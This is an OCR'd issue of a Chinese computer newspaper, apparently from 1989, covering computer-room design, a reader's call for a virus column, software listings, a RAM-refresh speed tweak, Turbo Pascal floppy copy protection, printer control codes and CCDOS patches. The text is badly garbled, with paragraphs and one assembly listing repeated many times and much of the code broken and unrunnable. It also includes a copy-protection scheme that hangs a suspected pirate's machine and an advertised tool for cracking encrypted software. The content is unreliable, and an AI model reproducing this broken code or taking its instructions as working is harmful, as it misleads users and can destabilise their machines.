# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件学会 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘修德  
国内统一刊号CN51-009A 订例代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 微型计算机房(站)技术要求

随着电子计算机在各个领域的广泛应用,计算机用户日益增多,购置计算机后,首先遇到的问题就是计算机房(站)的建设问题。按什么标准建立或改建微型计算机房,才能做到既保证计算机系统的正常运行和使用,又能使操作人员有一个良好的工作环境而且少耗投资。



设计人民电报节日快乐

目前购置的计算机多半都是微型计算机,环境要求不高,机房多半都是改建的,要求施工不能过大,根据以上基本原则,对机房应有以下要求:

1. 计算机系统的技术复杂,价格昂贵,其中电子线路,元器件和插件等,易受电磁场的干扰以及振动、冲击、湿度的影响,有害气体和尘埃的侵袭,以致工作不稳定,性能降低或出现逻辑故障,严重的使零件损坏,缩短机器的寿命。设计一个好的机房,对保证计算机长期稳定、可靠、安全的工作,是十分必要的。

### 读者点题——编者征稿

《软件报》编辑同志：  
自从今年美国发生了一起有关病毒的电报病毒事件后,已有不少人受到了它的危害,近更到了谈虎色变的的地步。的确,电报病毒的传染力是惊人的,被破坏的力亦是很可怕的。它主要是通过非病毒员的磁盘和电报网络进行传染的,被感染的电报则速度降低,甚至瘫痪,严重时无法启动,数据丢失,甚至丢失,甚至无法启动。如何防治电报病毒呢?这已是一个值得研究的课题。希望《软件报》能开辟一个《病毒与抗报》专栏,研究电报病毒及其抗报程序,给读者提供借鉴,供大家使用。  
河北 傅炳然

2. 微型计算机房根据技术要求,操作机房(主机房)应与一般工作间分开,以保证主机房的清洁环境和安静的工作条件。使用面积的大小以主机和外部设备多少而定,一般主机房使用面积不少于20m<sup>2</sup>。  
3. 根据微机房对环境的要求,为了既满足设备、人员正常出入,充分利用室内空调和保持清洁,又符合消防疏散要求,对于计算机房的门、窗设置和处理,要于普通办公室有所区别。  
门要能隔热、隔音,为了保持房间的温度,门要加设缓冲门,窗要用双层玻璃窗,双层钢化玻璃。  
4. 微机房的地板与地毯。  
为利于设备安装,移动增减和各种线路的敷设,并使地面整齐、美观。主机房内要求采用活动地板,并要求地面防水、光滑、平整,不起尘。但活动地板造价太贵。对于改建的机房,地板只要作适当的处理即可,例如做涂漆或刷地板漆等。  
5. 墙壁、吊顶。  
为防止光线反射,影响视觉和改善环境条件。墙壁、地面及吊顶的表面颜色要柔和,不反光,大多采用无光泽涂漆。但为方便施工,缩短工期,玻璃墙布和塑料墙纸也是机房内部处理较好的装修材料。墙壁除漆和胶合板也可以。

6. 机房的色调选配  
机房的色调,不仅是个美观问题,更重要的是提供一个良好的工作环境,它直接关系到操作人员的工作效率,为此国家电子计算机工业局对计算机房的色调提出了相应的要求:  
(1) 天花板:乳白色、蛋青色。  
(2) 墙壁:上、中调——白灰、淡绿、淡湖青色,下、中调——上白灰,下淡绿,上蛋青色。  
7. 微机房温度和湿度是主要的技术条件,机房温度分为A、B、C三级。专用的主机房要求A、B级,一般小机房要求C级,即开机时温度应在10—35℃之间。目前大部分采用窗式空调。

8. 电源系统  
计算机系统的电力来源,大都采用交流电网。由于交流电网中存在诸如电焊机、电动机、高频设备等其他冲击负载。当它们启动或断开时,会使电网电压产生急剧变化,造成供电质量不适应计算机系统的要求,从而影响到或破坏计算机的正常运用。因此,在计算机供电线路中,必须采用稳压稳压设备,必要时还需加隔离变压器。(若计算机是在管理用房就不必配备稳压电源,但供电品种应有三相四线,50周,380V/220V交流电)。  
机房的照明与普通工作间照明要求不同,它亮度大,比一般工作间亮度要高几倍;光的分布要均匀。  
一般线路及要求,详细应分计算机的直流地、交流地、安全保护地。要求分别接地,不可将直流地与交流地线相接或混接,以保证直流地线上无交流电流,减少干扰。  
另外,改建机房时还要考虑电磁屏蔽和消防等问题,这里不再一一论述。  
河南 王会平  
中电函

△预防老年痴呆症  
方 济南军区军医学校与济南军区卫生部联合研制的中老年人衰老测试、保健、诊疗预防专家系列软件已通过鉴定。该系列是人工智能与计算机技术结合的结晶。受试者只要经过详细的查体,将有关指标输入计算机,可立刻得到寿命年龄、各脏器功能年龄、综合衰老度等结果。并能对症指出影响寿命和衰老的不良因素及克服办法,并出保健处方,指导你科学生活,进行有效治疗。经对2000名中老年人衰老测试,该寿命与衰老测定准确率达96%以上,中西诊断预报复合率达95%以上。  
摘自《解放军报》

★编号: 890904  
名称: CGWBASIC  
作者: 甄正国  
功能: CGWBASIC、BASIC程序是长城0520系列微机的随机软件,其错误提示信息均为英语。这样,对不懂英语的同志来说无疑给调试程序带来很大不便。为此,作者对其英语的错误提示信息全部进行了汉化,并对长城0520 BASIC手册中所遗漏的错误提示信息加以补充。为了使提示信息更加明确,对提示信息进行了整理和扩充。汉化后的CGWBASIC错误提示信息均为汉字,提示简单,明确,且不影响GWBASIC的原有功能。  
运行环境: 长城0520系列微机、IBM PC/XT、AT及兼容机均可在CCDOS下运行。  
转让形式: 磁盘一张  
转让价格: 60元(含邮费)  
使用说明: 见长城0520C BASIC手册

敬收单位: 成都《软件报》信息部  
★编号: 890905  
名称: SUPER DEBUG  
作者: 李敏  
功能简介: SUPER DEBUG是一种多功能的汉化调试程序,专DEBUG C语言,它不仅调试和汉化各种中西文软件,而且在防止跟踪程序时采用了新的跟踪方式,有效地防止加密软件中断向量的跟踪手段,尤其是在解密技术上更显示出其独有的威力,能破译各类加密软件(包括激光加密),且其解密技术具有通用性。  
翻译程序: 8088汇编语言  
运行环境: IBM PC及其兼容机  
转让形式: 磁盘一张(内含说明书)  
转让价格: 60元(含邮费)  
敬收单位: 成都《软件报》信息部

(续上期)在我国目前的情况下,完全否定BASIC的作用是不正确的,也是不现实的。在计算教学中,如果连第一级语言既是一个学术问题也是一个实际问题,不宜作出硬性规定,不准看,在今后较长的时间内,BASIC还会在我国中小学以及高等院校计算机专业作为入门课程。正确的态度应当是不否定BASIC教学,不断修订BASIC教材,大力推广BASIC等新版本。从这个角度来看,BASIC还是有相当生命力的。

研讨会交流了进行BASIC教学的经验,一致认为,搞好计算机教学的质量,加强师资队伍的培养仍是一个值得重视的问题。要把计算机语言教好,教师应在理论方面进修软件工程知识,在实践方面要积极开展科学研究,加强实践教学能力的培养,不断提高课堂教学水平。

我们应该从BASIC的发展历史中,汲取丰富的精神财富。它那一股为初学者着想的精神,对缺点的毫不掩饰与严肃批评,对本身不断改进、不断吸取其它语言的优点,精益求精的态度,这些都是值得我们借鉴的榜样。

代表们认为这次研讨会主题明确,论题广泛,形式多样,各抒己见,探讨了搞好计算机教学的许多问题。今后我们还应继续探讨利用其它应用软件,其它编程语言作为入门课程的经验,不断改进计算机基础教学。

山西大学师范学院的同学为研讨会召开,克服了许多困难,创造了必要的条件,对他们的辛勤劳动表示衷心的感谢。天津津科电子有限公司、北京工大达轮科技公司给会议大力资助,对此表示敬意。  
天津 袁熹  
北京 耿佳美



花好月圆 北京 耿佳美

(3) 地面: 暗红、灰绿、茶色。

7. 微机房温度和湿度是主要的技术条件,机房温度分为A、B、C三级。专用的主机房要求A、B级,一般小机房要求C级,即开机时温度应在10—35℃之间。目前大部分采用窗式空调。

8. 电源系统  
计算机系统的电力来源,大都采用交流电网。由于交流电网中存在诸如电焊机、电动机、高频设备等其他冲击负载。当它们启动或断开时,会使电网电压产生急剧变化,造成供电质量不适应计算机系统的要求,从而影响到或破坏计算机的正常运用。因此,在计算机供电线路中,必须采用稳压稳压设备,必要时还需加隔离变压器。(若计算机是在管理用房就不必配备稳压电源,但供电品种应有三相四线,50周,380V/220V交流电)。  
机房的照明与普通工作间照明要求不同,它亮度大,比一般工作间亮度要高几倍;光的分布要均匀。  
一般线路及要求,详细应分计算机的直流地、交流地、安全保护地。要求分别接地,不可将直流地与交流地线相接或混接,以保证直流地线上无交流电流,减少干扰。  
另外,改建机房时还要考虑电磁屏蔽和消防等问题,这里不再一一论述。  
河南 王会平  
中电函

△本报讯 暑假期间,《软件报》苏州记者站(吴和苏州小学微机教学服务部)联合举办为期五天的微机培训,它是利用传真技术,将要输入的图片、文件按照原件打印等一切计算机内具有的功能。  
△本报讯 暑假期间,《软件报》苏州记者站(吴和苏州小学微机教学服务部)联合举办为期五天的微机培训,它是利用传真技术,将要输入的图片、文件按照原件打印等一切计算机内具有的功能。

△由南京军区后勤部司令部开发的《汇编编表软件》(汇编编表分配软件)《汇编编表软件》于八月二十二日通过验收,该软件由南京军区后勤部司令部开发,由南京军区后勤部司令部开发,由南京军区后勤部司令部开发。该软件的推广应用,将大大提高汇编编表的效率,降低汇编编表的成本,为部队信息化建设提供有力支持。  
△本报讯 暑假期间,《软件报》苏州记者站(吴和苏州小学微机教学服务部)联合举办为期五天的微机培训,它是利用传真技术,将要输入的图片、文件按照原件打印等一切计算机内具有的功能。  
△本报讯 暑假期间,《软件报》苏州记者站(吴和苏州小学微机教学服务部)联合举办为期五天的微机培训,它是利用传真技术,将要输入的图片、文件按照原件打印等一切计算机内具有的功能。



先进水平,建议推广应用

**软件报**  
国内统一刊号CN51-009A  
订例代号: 61-74  
地址: 成都市金河街75号  
邮政编码: 610015



# IBM PC/XT不改硬件提高兼容机速度

台湾《热讯》杂志刊登了一篇利用软件提高IBM PC、IBM PC/XT及兼容机速度的文章,通过试验觉得效果不错,现将其主要点及自我体会介绍如下,供大家参考。

用软件提高PC机的速度的基本想法是利用拉长的DRAM的更新周期(Refresh Cycle)而减少CPU的负荷,从而达到提高CPU效率的目的。

PC的DRAM是定时刷新的,它的刷新周期是由8253和8237两片集成电路控制的。8253是计数器,它有三个计数器,其中之一是控制DRAM的刷新周期,这个计数器由BIOS例程计时,当其值变成0,就通知DMA开始刷新DRAM,最后一个刷新周期更新64KB的RAM,因此640KB RAM要连续作十次刷新,刷新周期约占用CPU 9%到20%的负荷。若能减少更新周期,自然能让CPU去完成更多的任务,也相对提高了软件执行速度。

具体方法如下:  
先用文本编辑器,键入以下文本。(文件名为Speed)  
然后在操作系统下输入  
debug<speed

这时用 Landmark CPU Speed Test或Norton Utility的SI,看执行前后的数字是否有变化。自行实验时,将Lower byte由30, 40, 50, ...到FF,一直试下去,看CPU速度的变化情况,并作记录。当lower byte增加到FF时,开始改higher byte的值,由00, 01, 02, ...一直试下去。当看到速度不再加快时停止,最后将无明显增快的最小lower byte与higher byte放到程序中,产生aspeed Com,可将此文件放入atto ex rom中,以加快PC的速度。

接着开始测试性能测试软件,曾用了以下方法,效果基本相同。  
先编辑一个文本文件timer.txt,内容仅仅是一个字符“0”

```

M ASPEN.COM
A 100
MOV AL, 74 ;select time #1 for a 16 bit number
OUT 43, AL ;and log count down in binary.
MOV AL, 30 ;insert lower byte value 30 to FF.
OUT 61, AL ;
MOV AL, 00 ;insert higher byte value 00-0F, 02...
OUT 41, AL ;
INT 20 ;Exit to DOS
;Space time for a while

```

然后编辑一个批处理文件test.bat,内容为:  
timer<timer.txt  
%\* %\* EXE  
其中%\* %\* EXE是一个无输入的执行文件,主要就是看它的执行时间的变化。这样做不是很精确,但也不失为一种方法。

在改变8237参数的过程中,如果出现Parity Check 100000(A)的错误信息时,表示Lower byte及Higher byte定得太高了,那么再减小些试试。

这样的改变,有可能影响到机器的稳定性,读者可以在实践中找出一个较合适的值。笔者经过试验,看到PC的执行速度大约提高10%—20%甚至更高。

清华大学 董建中

现在大家所使用的 BASIC 及扩展 BASIC 中,用户的应用程序几乎都不能接受来自命令行上的参数。这对于某些特殊应用几乎是致命的弱点,本人在编写一个组合同时遇到了这个问题,经过分析,最终解决了这个问题。下面就是我用来说明命令参数的 BASIC 程序:

其中,10行是说明  
20行定义一个参数值,用来被命令行参数;若参数超过20个可以将 A\$(20)适当改大一些。  
30-99行用来提取命令行参数。  
100-140行列出每个参数,并将数值求和。  
400-430行是一个将参数装入数组的子程序。

程序中,H代表参数的个数;  
A\$(20)装参数的数组;CS代表参数数组的容量。

在编写不编译的 BASIC 程序时,亦常用 CS 参数。执行命令  
C>CS 参数1 参数2... 执行 CS 参数程序,其中第一个参数将是程序名 CS。经程序编译后,将不会出现上述情况。其执行方法如下:  
C>CS 参数1 参数2...

命令参数的写法:  
a. 首先命令行上的字符总数不能超过 DOS 所规定的 128 个。  
b. 各参数之间一定要用空格隔开,而不能使用其它符号。  
c. 数组用尖括号[]表示正负号。

```

10 '参数值程序-CS.BAS
20 DIM AK(20),CSY:="":H=0:L1=1
30 DEF SEG=40000
40 FOR I1=1 TO 120
50 V=PEEK(2129+I1)
60 IF V=32 OR V=13 THEN GOTO 400
70 IF V=13 THEN I1V=0
80 CSY=CSY+CHR$(V)
90 NEXT I1
100 FOR I1=1 TO H
110 CS=VAL(AC$(I1))&CS
120 PRINT "STR$(I1)="+AC$(I1)
130 NEXT I1
140 PRINT "数组和=";L1
150 END
400 L2=I1:H=I1
410 A$(H)=MID$(CSY,L1,L2-I1)
420 L1=L2
430 RETURN

```

另外,通过上述两种方法还可以任意设置一些功能键。如设置 F6 键为 BASIC。只要将原有部分变为:00, 07, 'BASIC' p \$。当按一下 F6 键就会出现 C>BASIC.A。其中,“0”,“07”是 F6 键十进制的 ASCII 编码。

最后要注意的是,上述功能实现的前提条件是在 CONFIG.SYS 文件中必须有命令 DEVICE = ANSI.SYS 存在,如果没有则建立之。程序及命令在 IBM PC/XT 及兼容机上通过。  
内蒙古 王树东

# 用 TURBO PASCAL 实现对软盘的加密

(程序一、检查磁盘的合法性)  
program disk;

```

uses dos;
var r:rom;
r:=integer;
const
  sq:integer=4h;
  sq:integer=9;
  (对41道进行检验);
  (对9道进行检验);
begin
  r:=0;
  (确定磁盘头);
  for i:=1 to 3 do
  begin
    r:=r+4;
    r:=r-1;
    r:=r-9;
    r:=r-9;
  end;
  (检查磁盘是否为拷贝的复制品);
  r:=3;
  r:=r+cd;
  r:=r+sq;
  r:=r+sq;
  intr(013,r);
  (检查磁盘是否为拷贝的复制品);
  r:=4;
  r:=r+cd;
  r:=r+sq;
  r:=r+sq;
  (检查磁盘是否为拷贝的复制品);
  intr(013,r);
  if r=0 then intr(019,r);
  getintec(01c,p);
  setintyc(065,p);
  end.

```

下面用 TURBO PASCAL 在应用程序中实现加密:  
program USERPROGRAM;

```

uses dos;
var r:rom;
begin
  write('实现加密实例,如果你是非法用户将无法使用此软件!');
  intr(065,r); (调用06H号中断向用户提示:机器待死);
  write(' ');
  write(' ');
  write(' ');
  (用户程序主体);
  intr(013,r);
end.

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

关于 CRC 错误,用户可利用一张有坏扇区的软盘,找出坏扇区的位置,加密程序对坏扇区进行加密,用户可以很容易地编出一个查坏扇区的 TURBO PASCAL 程序,这里就不赘述了。如果用户手头没有坏扇区的软盘,可用大头针在软盘的40道附近划掉一小块磁粉就形成了坏扇区的软盘。

本文用 TURBO PASCAL 4.0 语言系统实现,程序如左。  
程序一和程序二均在 IBM PC/XT 机上用 TURBO PASCAL 4.0 语言编译通过。有兴趣者不妨一试,它会对您有所启示的。

顺便指出, TURBO PASCAL 4.0 是一个功能极强的语言系统,用它几乎可以编写任何类型的程序,即使对汇编语言很不熟悉的用户,也可用该语言编写较高级的软件系统。  
陕西 梁建涛

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

重新定义的二种简单方法

重新定义的二种简单方法

本文介绍一种用 TURBO PASCAL 语言实现对软盘加密的简单而又非常有效的方法,其原理是用程序扫描特定的磁道进行扫描,检查磁盘的合法性,如果一旦发现软盘是复制的,可利用加密程序对非法用户进行必要的惩罚。在本程序中,首先对特定的磁道扇区进行检查,如果检查的结果不是 CRC (物理坏扇区) 错误而是 CRC (物理坏扇区) 错误,那么高级语言软件模拟出来的 CRC 值与磁盘扇区复制的结果是一致的,如果检查结果为合法用户,加密程序则建立一个中断向量,用户只要在应用程序必要的地方调用该中断向量即可达到预期的目的。该方法的优点是简单易懂,加密效率高。用本方法实现的加密盘,即使像 COPY 软件 IT-1 这样的高级拷贝软件也显得无能为力。

关于 CRC 错误,用户可利用一张有坏扇区的软盘,找出坏扇区的位置,加密程序对坏扇区进行加密,用户可以很容易地编出一个查坏扇区的 TURBO PASCAL 程序,这里就不赘述了。如果用户手头没有坏扇区的软盘,可用大头针在软盘的40道附近划掉一小块磁粉就形成了坏扇区的软盘。

本文用 TURBO PASCAL 4.0 语言系统实现,程序如左。  
程序一和程序二均在 IBM PC/XT 机上用 TURBO PASCAL 4.0 语言编译通过。有兴趣者不妨一试,它会对您有所启示的。

顺便指出, TURBO PASCAL 4.0 是一个功能极强的语言系统,用它几乎可以编写任何类型的程序,即使对汇编语言很不熟悉的用户,也可用该语言编写较高级的软件系统。  
陕西 梁建涛

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

```

1: STACK SEGMENT
2: DW 42 DUP(?)
3: STACK ENDS
4: DATA SEGMENT
5: DB 128
6: DATA ENDS
7: CODE SEGMENT
8: ASSUME CS:CODE,DS:DATA
9: START PROC FAR
10: PUSH-OS
11: SUB SP,AX
12: PUSH AX
13: MOV AX,CS
14: MOV DS,AX
15: MOV DX,OFFSET DATA
16: MOV AH,09
17: INT 21H
18: RET
19: START ENDP
20: CODE ENDS
21: END START

```

重新定义的二种简单方法

重新定义的二种简单方法

重新定义的二种简单方法

### 对 AR2463 打印字型控制的解普

```

AR2463 是一台自带汉字库的汉字打印机,
不管主机在中文状态还是在西文状态,只要主机
送出两字节汉字机内码打印机就可以输出高质量的
的字库,因此与其它不带汉字库的打印机不同,
它无需再运行打印驱动程序,而且不需由主机
向其发送汉字点阵码,可以以很高的速度打印
IDENTIFICATION DIVISION.
PROGRAM ID. PRTEST.
ENVIRONMENT DIVISION.
CONFIGURATION SECTION.
INPUT OUTPUT SECTION.
FILE CONTROL.
SELECT OUTFILE ASSIGN TO 'PRT',
DATA DIVISION.
FILE SECTION.
IN OUTFILE
LABEL RECORD IS OMITTED.
01 OUTREC FIC 'X(80).
WRKING-STORAGE SECTION.
02 ESC-NEW PIC 99 COMP VALUE 27.
03 ESC-CHR REDEFINES ESC-NUM.
05 ESC PIC X.
05 FILLER PIC X.
PRTLINE.
02 H1 PIC X.
02 H2 PIC XXX.
02 H3 PIC X(16).
02 H4 PIC X.
02 H5 PIC XXX VALUE '11'.
PROCEDURE DIVISION.
BEGIN.
OPEN OUTPUT OUTFILE.
MOVE ESC TO H1,H4.
MOVE 'e11' TO H2.
MOVE '标准字体' TO H3.
WRITE OUTREC FROM PRTLINE.
MOVE 'e22' TO H2.
MOVE '纵横放大一倍字体' TO H3.
WRITE OUTREC FROM PRTLINE.
MOVE '14' TO H2.
MOVE '双钱打印字体' TO H3.
MOVE '10' TO H5.
WRITE OUTREC FROM PRTLINE.
CLOSE OUTFILE.
STOP RUN.

```

汉字。由于AR2463具有这个特点,我们在应用中就不能再使用其它打印机驱动程序(把打印机驱动程序从自动执行批命令中删除或修改系统17H变中使之指向原来的中断服务程序)。在需要变换字体或打印机作其它控制时,使用AR2463本身的控制码就可得到满意的效果。主要的问题是如何输出诸如(WSUP)、(ESC)、(FS)、(GS)、(RS)(ASCII码分别为26、27、28、29、30)这类控制字符。

1.在DBASE-III即制字型。由于DBASE-III和BASIC等程序设计语言中均有字符转换函数CHR(X),因此可以很方便地实现字型控制。  
SET-PRINT ON  
2:CHR(27)+"e11"+"标准字体"+CHR(27)+"e11"  
? CHR(27)+"e22"+"纵横放大一倍字体"+CHR(27)+"e11"  
\* CHR(27)+"14"+"双钱打印字体"+CHR(27)+"10"  
SET PRINT\*OFF  
2.在WORDSTAR中控制字型。WORDSTAR文书编辑软件,允许在编辑文本中使用引符将插入一些不可打印字符,以达到控制字体的目的。在WS中引符为^P。在需要控制字体的地方,先按^P,再按(E)键或(C)键则输入了(ESC)码,接着输入其它的控制符。如在编辑时:  
~(C)e11标准字体~(C)e1  
~(C)e22纵横放大一倍字体~(C)e1  
~(C)14双钱打印字体~(C)10  
一般常见的WS为用户另设了16个控制码对放在CCDOS中的16种打印字型。在使用P命令直接打印输出时输去了其余的控制码。为了使控制码生效,可以在键入P命令输入文件名后,选择输出到磁盘形成一个文件(为以后修改编辑方便可使用另一个文件名),之后退出WS到操作系统用TYPE命令输出到打印机。这样做的有两个好处:一是所生成的磁盘文件就是向打印机输出的实际内容的映象,页标题、页号和页码等已经形成;合并打印的变量和文件也已插入打印文本;二是由于一次性生成了打印映象文件,使打印多个副本时可节省时间。

### CCDOS2.1 拼音方式下空格键的妙用

```

CCDOS2.1 拼音方式下
查找汉字的时候,频繁地使用
后页键<或前页键>。然而,这
该键的键位位置不能令人满意,
使用上显得费劲。这是因为
在查找汉字时,视线总是投向
提示行。而发现提示行没有要
找的汉字时,就要向后翻页。
此时必须回头上来寻找后页键
并击打。很烦。这就出现了
视线来回移动的现象,大大损
害视觉疲劳,从而降低了汉字
的输入速度。
笔者认为,由于后页键要频繁地使用,操作时应把
后页键的操作变成不经视线转移而可行的“无意识”
行动,以减少疲劳,提高效率,达到这个目的并不难,
只要将键底那最大的键——空格键也定义成后页键
即可。因为空格键处在键盘的随时都可以击打的优越位置
上。所以击键自然,不需转移视线。另外,若按了原来的
后页键,系统仍然响应。从心理学的角度看,后页键
的这种处理是合适的。
具体实现办法,插入CCDOS2.1系统盘于A驱动器
中,打入并运行下面的程序后,再次启动
系统即可。
10 OPEN 'R:\H1.A'CCCC.EXE,1
20 FIELD H1.1 AS #
30 LSET #=CHR(233)+PUT H1.40999:系统盘即可。
40 LSET #=CHR(177)+PUT H1.40700:
45 LSET #=CHR(0)+PUT H1.40701:
50 CLOSE #1:END

```

3.在I级COBOL中控制字型。COBOL语言本身没有字符转换函数,无法直接生成(ESC)等打印控制码,但我们可以利用REDEFINE重定义语句来构造出这些控制码。在工作程序节中,先将ESC-NUM重定义为计算机型并赋以初值27(ESC码的ASCII码值),接着剂ESC-NUM重定义为ESC-CHR,则数据项ESC就是我们所需要的(ESC)码。对于子键控制码,用同样的方法赋以相应的初值即可。

浙江 谢树祥 陈劲东

CCDOS2.00/2.10 的系统响(即嘟嘟声)是由CCCC.EXE程序启动2号计时器,并设置1000周音频率延时1秒产生的,使用时感到声响延时太长,出现人等机的现象,深感不便。为此笔者对延时参数作了修改,缩短为0.1秒左右,声音短促清脆,既有声响报警效果又无人等机的感觉。现将修改步骤列后,想必较高的工作效率。(注意:系统盘在A驱动器,修改后应使用修改后的DEBUB.COM查C盘,修改后应使用修改后的CCCC.EXE查E盘)

```

A>REN .CCCC.EXE C:\CCCC
A>DIR C:\CCCC
A>DIR E:\CCCC
A>DIR E:\CCCC
A>DIR C:\CCCC
A>DIR C:\CCCC
A>DIR E:\CCCC
A>DIR E:\CCCC
A>DIR C:\CCCC
A>DIR C:\CCCC
A>REN CCCC.CCCC.EXE

```

按最短距离进行双向打印,即打印头和向右移动的同时都可以进行字打印,然而色带只是向右移动,只是当打印头向左移动时,打印头容易挂住色带,因为此时打印头与色带的相对运动速度很快;打印针打在色带上时还未来得及返回,而色带已经开始运动,如果打印头上的污垢太多时,打印针的击打速度减慢,就更容易挂住色带,特别是在打印汉字文本文件时,因为此时打印头的出针率较高,解决打印针挂坏色带的办法如下:  
一、经常清洗打印头,保证打印针击打灵活;  
二、降低打印头向左移动时打印头与色带的相对运动速度。  
取下色带盒,打开打印机机壳面盖,就可以发现驱动打印头和色带的一套塑料齿轮系统,将图示中的5#齿轮卸下不用,重新安装好打印机,这样一来,当打印头向左移动时,色带相对打印纸来讲静止不动,也就是说降低了此时打印头与色带的相对运动速度,从而使色带在此情况下不容易被打印针挂住,我们的打印机经过上面的方法处理以后,使用效果比以往要好,不容易出现色带被打断挂住的现象,从而延长了色带的使用寿命。  
图中的1#至6#分别表示塑料传动齿轮,其中:3#是打印头向右移动时的色带传动齿轮;4#和5#是打印头向左移动时的色带传动齿轮;6#是驱动色带运动的齿轮,它总是朝一个方向转动,从而使色带只是向右移动。  
另外,当色带使用了一段时间后,如果将其换一个打印头,也可以延长其使用寿命;但如果发现色带上已有较严重的伤痕时,应当及时更换色带,以防止损坏打印针而造成更大的损失。  
四川 程瑞瑞

### 也谈CCDOS2.00/2.10的改进

将修改步骤列后,想必较高的工作效率。(注意:系统盘在A驱动器,修改后应使用修改后的DEBUB.COM查C盘,修改后应使用修改后的CCCC.EXE查E盘)

```

A>REN .CCCC.EXE C:\CCCC
A>DIR C:\CCCC
A>DIR E:\CCCC
A>DIR E:\CCCC
A>DIR C:\CCCC
A>DIR C:\CCCC
A>DIR E:\CCCC
A>DIR E:\CCCC
A>DIR C:\CCCC
A>DIR C:\CCCC
A>REN CCCC.CCCC.EXE

```

故障现象:开机后电源指示灯亮,无“哔”声,驱动盘不启动,无光标,屏幕无任何显示,CTRL+REST不能恢复,各种热启动无效。  
